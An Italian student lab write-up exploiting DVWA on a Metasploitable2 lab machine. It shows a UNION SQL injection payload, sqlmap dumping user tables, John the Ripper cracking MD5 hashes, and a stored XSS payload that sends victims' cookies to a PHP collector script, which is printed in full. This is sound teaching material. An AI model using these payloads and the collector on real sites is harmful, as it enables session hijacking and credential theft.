

Progetto S6-L5

XSS STORED SQL INJECTION (BLIND)



TRACCIA

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection (blind).


Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW. Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi)

.
Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

Tool utilizzati

sqlmap



SQLMap è uno strumento utilizzato per l'automazione dell'individuazione e dello sfruttamento di vulnerabilità di tipo SQL Injection in applicazioni web

Apache2




Apache2 è uno dei server web più popolari e ampiamente utilizzati al mondo. Serve principalmente a fornire servizi di hosting e distribuzione di siti web su Internet.

John The Ripper



John the Ripper è un popolare strumento di cracking delle password, utilizzato per testare la sicurezza delle password crittografate

Fase preliminare



```
kali㉿kali:~
```

```
File Actions Edit View Help
```

```
inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255  
inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)  
RX packets 1678864 bytes 1156435825 (1.0 GiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 1438337 bytes 209221144 (199.5 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 2983 bytes 951179 (928.8 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 2983 bytes 951179 (928.8 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~]
```

```
$ ping 10.10.10.100
```

```
PING 10.10.10.100 (10.10.10.100) 56(84) bytes of data.  
64 bytes from 10.10.10.100: icmp_seq=1 ttl=63 time=2.17 ms  
64 bytes from 10.10.10.100: icmp_seq=2 ttl=63 time=1.86 ms  
64 bytes from 10.10.10.100: icmp_seq=3 ttl=63 time=1.95 ms
```

Avvio Metasploitable2

Da virtualbox bisognerà avviare la macchina virtuale Meta2

Avvio PfSense

Avendo reti interne per Kali e per Meta2 io utilizzo PfSense per farli pingare e per navigare su internet con NAT

Avvio Kali


Ovviamente dovremo avviare anche Kali Linux

Fase di ping

Dovremo far comunicare la macchina Kali (nel mio caso avrà l'IP: **192.168.1.100**) con Metasploitable2 (IP: **10.10.10.100**)

Avvio Apache2

Da kali, bisognerà startare il nostro server privato apache2:



SQL injection (blind)




Metodo 1

Il metodo più sempliciotto è stato quello di cercare la vulnerabilità all'interno del form di input della pagina bersaglio.

Di conseguenza, dopo aver verificato che era vulnerabile, abbiamo eseguito l'UNION attack:

```
' UNION SELECT user, password  
FROM users#
```

Dove andiamo a leggere il DB senza aver consensi



DVWA

Vulnerability: SQL Injection (Blind)

User ID: Submit

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

View Source | View Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

John The Ripper

Decifrazione da MD5

Uno dei metodi migliori per vedere in chiaro le password dalla cifratura **MD5** è l'uso del tool **John The Ripper**

SQL injection (blind)


```
john --format=raw-md5 --wordlist=/usr/share/nmap/nselib/data/passwords.lst /home/kali/Desktop/pass.txt
```

```
(kali㉿kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/nmap/nselib/data/passwords.lst /home/kali/Desktop/pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2024-04-03 03:45) 200.0g/s 144000p/s 144000c/s 182400C/s alvarez..beanie
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```



In dettaglio:

- john** | richiama il tool che andiamo ad utilizzare
- format=raw-md5** | Il tipo di formato HASH da decifrare
- wordlist=** | File contenente il dizionario
- /Desktop/pass.txt** | File contenente le password in MD5



SQL injection (blind)



Metodo 2

Il secondo metodo è l'utilizzo di sqlmap dove tramite un solo comando potremo dumpare tutto il DB, trovando utenti e password sia amministrative sia users normali

```
Table: guestbook
[4 entries]
+-----+-----+
| comment_id | name           |
+-----+-----+
| 1          | test            |
| 2          | ciao             |
| 3          | scripter        |
| 4          | <script>alert(document.cookie)</script> |
+-----+-----+
| comment |
+-----+-----+
| 1          | This is a test comment. |
| 2          | sasa              |
| 3          | <script>alert('XSS')</script> |
| 4          | ciao               |
+-----+-----+-----+-----+
```

```
[05:18:15] [INFO] table 'dwva.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.10.100/dump/dvwa/guestbook.csv'
[05:18:15] [INFO] fetching columns for table 'users' in database 'dwva'
[05:18:15] [INFO] fetching entries for table 'users' in database 'dwva'
[05:18:15] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[05:18:17] [INFO] using hash method 'md5_generic_passwd'
[05:18:17] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[05:18:17] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[05:18:17] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0dfcc69216b'
[05:18:17] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dwva
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+
| user_id | user           | avatar          | password          | last_name       | first_name     |
+-----+-----+-----+-----+-----+-----+-----+
| 1        | admin          | http://10.10.10.100/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin          | admin          |
| 2        | gordonb        | http://10.10.10.100/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown          | Gordon         |
| 3        | i337           | http://10.10.10.100/dvwa/hackable/users/i337.jpg    | 8d3533d75ae2c3966d7e0dfcc69216b (charley)   | Me             | Hack           |
| 4        | pablo          | http://10.10.10.100/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso        | Pablo          |
| 5        | smithy         | http://10.10.10.100/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith          | Bob            |
+-----+-----+-----+-----+-----+-----+-----+
```

```
[05:18:17] [INFO] table 'dwva.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.10.100/dump/dvwa/users.csv'
[05:18:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.100'
[*] ending @ 05:18:17 /2024-04-05/
```



```
kali@kali: ~
File Actions Edit View Help
[05:10:26] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[05:10:26] [INFO] fetching entries for table 'accounts' in database 'owasp10'
Database: owasp10
Table: accounts
[16 entries]
+-----+-----+-----+-----+-----+
| cid | is_admin | password | username | mysignature |
+-----+-----+-----+-----+-----+
| 1   | TRUE     | adminpass | admin    | Monkey!      |
| 2   | TRUE     | somepassword | adrian  | Zombie Films Rock! |
| 3   | FALSE    | monkey    | john    | I like the smell of confunk |
| 4   | FALSE    | password   | jeremy  | d1373 1337 speak |
| 5   | FALSE    | password   | bryce   | I Love SANS |
| 6   | FALSE    | samurai   | samurai | Carving Fools |
| 7   | FALSE    | password   | jim     | Jim Rome is Burning |
| 8   | FALSE    | password   | bobby   | Hank is my dad |
| 9   | FALSE    | password   | simba   | I am a cat |
| 10  | FALSE    | password   | dreveil | Preparation H |
| 11  | FALSE    | password   | scotty  | Scotty Do |
| 12  | FALSE    | password   | cal     | Go Wildcats |
| 13  | FALSE    | password   | john    | Do the Duggie! |
| 14  | FALSE    | 42        | kevin   | Doug Adams rocks |
| 15  | FALSE    | set        | dave    | Bet on S.E.T. FTW |
| 16  | FALSE    | pentest   | ed      | Commandline KungFu anyone? |
+-----+-----+-----+-----+-----+
```

```
[05:10:26] [INFO] table 'owasp10.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.10.100/dump/owasp10/accounts.csv'
[05:10:26] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.10.100'
[*] ending @ 05:10:26 /2024-04-05/
```

Comando:

```
sqlmap -u "http://10.10.10.100/dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit#" --
cookie="PHPSESSID=16aee360f9b0de6903db3e8b0da10f86; security=low"
--schema -D dvwa -T user,password --dump
```

PS: Il **cookie** di sessione è stato ricavato tramite **Burp Suite**



Dopo aver startato il service **Apache2**, bisognerà creare il file **log.php** dove all'interno inseriremo:

```
<?php if(isset($_REQUEST['q'])){ file_put_contents('/var/www/html/cattura/catturato.txt',  
base64_decode($_REQUEST['q'])); echo $_REQUEST['q']; }
```

Cioè, aggiorna il file “catturato.txt” con le nuove richieste (nel nostro caso i cookie della vittima)



```
kali㉿kali: /var/www/html/cattura  
File Actions Edit View Help  
(kali㉿kali)-[~/var/www/html/cattura]  
$ ls  
catturato.txt  
(kali㉿kali)-[~/var/www/html/cattura]  
$ sudo chown www-data:www-data catturato.txt
```

! Attenzione, che senza i permessi di scrittura, il file catturato.txt non potrà essere utilizzabile!! !

The terminal window shows the creation of a PHP script named "log.php". The script contains a single line of code that reads a base64-encoded string from the \$_REQUEST['q'] variable and writes it to the file "catturato.txt". The terminal also shows the directory structure of "/var/www/html/cattura" containing files like "catturato.txt", "DVWA", "index.html", "index.nginx-debian.html", "log.php", and "login.php".

```
Open log.php [Read-Only] /var/www/html Save :  
1 <?php  
2 if(isset($_REQUEST['q'])){  
3 file_put_contents('/var/www/html/cattura/catturato.txt', base64_decode($_REQUEST['q']));  
4 echo $_REQUEST['q'];  
5 }  
  
html - Thunar  
File Edit View Go Bookmarks Help  
← → ↑ ↓ var www html  
Places Computer  
kali Desktop  
Recent Trash  
Documents Music Pictures Videos Downloads  
Devices File System  
Network Browse Network  
"log.php" | 145 bytes | PHP script  
PHP Tab Width: 8 Ln 1, Col 1 IN
```

Attenzione alla **corretta** directory

XSS Stored



Passiamo ora, alla modifica del campo “maxlength” della nostra textarea per **consentire** l’inserimento del nostro script

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, and XSS reflected. The XSS reflected item is highlighted with a green bar at the bottom of the list. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It contains a form with fields for "Name *" and "Message *". Below the form, there is a preview area showing previous messages: "Name: test Message: This is a test comment.", "Name: ciao Message: sasa", and "Name: scripter". The "Message *" field is currently selected and highlighted with a blue dashed border. At the bottom of the page, a developer tools window is open, showing the HTML code for the page and the CSS styles applied to the elements. A blue arrow points from the developer tools window down towards the "Message *" field in the browser.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> [scroll]
  <head>[...]</head>
  <body class="home"> [overflow]
    <div id="container">
      <div id="header">[...]</div>
      <div id="main_menu">[...]</div>
      <div id="main_body">
        <div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
          <div class="vulnerable_code_area">
            <form method="post" name="guestform" onsubmit="return validate_form(this)"> [event]
              <table width="550" cellspacing="1" cellpadding="2" border="0">
                <tbody>
                  <tr>[...]</tr>
                  <tr>
                    <td width="100">Message *</td>
                    <td><textarea name="mtxMessage" cols="50" rows="3" maxlength="500"></textarea>
                    </td>
                  </tr>
                </tbody>
              </table>
            </form>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

Filter Styles :hover .cls + ⚡ ⓘ

Layout Computed Changes Compatibility

margin 1
border 2
padding 2
0 2 2 412x45 2 2 0

420x53 static

Box Model Properties

XSS Stored

Successivamente, potremo andare nel nostro **server** privato a vedere se effettivamente i cookies siano stati catturati con **successo!**

The screenshot shows a terminal window with the URL `localhost/cattura/`. The page title is "Index of /cattura". A table lists files with columns: Name, Last modified, Size, and Description. One file, `catturato.txt`, is shown with a size of 56 bytes. Below the table, the Apache server information is displayed: "Apache/2.4.58 (Debian) Server at localhost Port 80". At the bottom of the terminal, a blue arrow points from the terminal window to the DVWA XSS stored input field.

Name	Last modified	Size	Description
Parent Directory		-	
catturato.txt	2024-04-05 06:32	56	

Apache/2.4.58 (Debian) Server at localhost Port 80

security=low; PHPSESSID=e8e4aa590d8d3ca5f2f54b6e0cb9e924

Possiamo poi inviare lo script che manderà i dati dei cookie dei malcapitati all'interno del **NOSTRO** server.

```
<script>var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)</script>
```

The screenshot shows the DVWA XSS stored page. The left sidebar has a menu with "XSS stored" highlighted. The main area has a "Name *" field with "invio" and a "Message *" field containing the injected script: "`<script>var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)</script>`". A blue arrow points from the DVWA XSS stored input field to the DVWA captured cookie list. The captured cookie list shows several entries, including "Name: test" and "Message: This is a test comment.", "Name: ciao" and "Message: sasa", and others.

Vulnerability: Stored Cross Site Scripting (XSS)

Name * invio

Message *

```
<script>var i = new Image(); i.src='http://localhost/log.php?q='+btoa(document.cookie)</script>
```

Sign Guestbook

Name: test
Message: This is a test comment.

Name: ciao
Message: sasa

Name: scripter
Message:

Name:
Message: ciao

Name: test
Message:

Name: ciaooo
Message:

Name: onesto
Message:

Name: f4f4
Message:

Name:
Message:

Name: test
Message:

Name: test
Message:

Name: test
Message:



Username: pablo
Security Level: low
PHPIDS: disabled

Username: admin
Security Level: low
PHPIDS: disabled

Al termine, abbiamo fatto un test conclusivo con **due account diversi**, admin e pablo. Con **due browser diversi**.

Si nota, che quando pablo, ignaro, entra nella pagina avvelenata, **si subirà** lo script lanciato precedentemente dall'attaccante e i cookie nel file "**catturato.txt**" cambieranno!

A screenshot of a terminal window titled "localhost/cattura/catturato.txt". The window shows two sets of captured data. The first set is for user "pablo" with the following details:
IP: 127.0.0.1
Data: security=low; PHPSESSID=e8e4aa590d8d3ca5f2f54b6e0cb9e924
Timestamp: 2024-04-05T14:26:44+00:00
The second set is for user "admin" with the following details:
IP: ::1
Data: security=low; PHPSESSID=64f2ffbb154bd136b985e2295c299799
Timestamp: 2024-04-05T14:31:41+00:00
A green checkmark icon is located in the bottom right corner of the terminal window.

XSS Stored

Abbiamo modificato il file **log.php** per leggere più informazioni degli utenti, come l'IP, la data, l'ora e il cookie ovviamente.

The screenshot shows a Kali Linux desktop environment. In the top right corner, there's a terminal window with a blue arrow pointing towards it from the bottom right. The terminal window displays two log entries:

```
IP: 127.0.0.1
Data: security=low; PHPSESSID=e8e4aa590d8d3ca5f2f54b6e0cb9e924
Timestamp: 2024-04-05T14:26:44+00:00
IP: ::1
Data: security=low; PHPSESSID=64f2ffbb154bd136b985e2295c299799
Timestamp: 2024-04-05T14:31:41+00:00
```

Below the terminal, a code editor window titled "log.php" is open, showing the PHP script code. The code includes logic to check if a parameter 'q' is set, decode its value, and then append the decoded data along with the client IP, timestamp, and cookie to a file named "catturato.txt". A note in the code indicates to verify if the decoded data is false before saving.

```
1 <?php
2 if(isset($_REQUEST['q'])) {
3     $client_ip = $_SERVER['REMOTE_ADDR'];
4     $decoded_data = base64_decode($_REQUEST['q']);
5
6     if($decoded_data != false) {
7         $current_timestamp = date('Y-m-d\TH:i:sP');
8
9         $file_path = '/var/www/html/cattura/catturato.txt';
10
11        // Verifica se i dati decodificati sono diversi da false prima di salvare nel file
12        if($decoded_data != false) {
13            $write_success = file_put_contents($file_path, "IP: $client_ip\nData: $decoded_data\nTimestamp: $current_timestamp\n", FILE_APPEND);
14
15            if($write_success != false) {
16                echo "I dati sono stati salvati correttamente.";
17            } else {
18                echo "Si è verificato un errore durante il salvataggio dei dati.";
19            }
20        } else {
21            echo "I dati inviati non sono validi.";
22        }
23    } else {
24        echo "I dati inviati non sono validi.";
25    }
26} else {
27    echo "Parametro 'q' mancante nella richiesta.";
28}
29 ?>
```

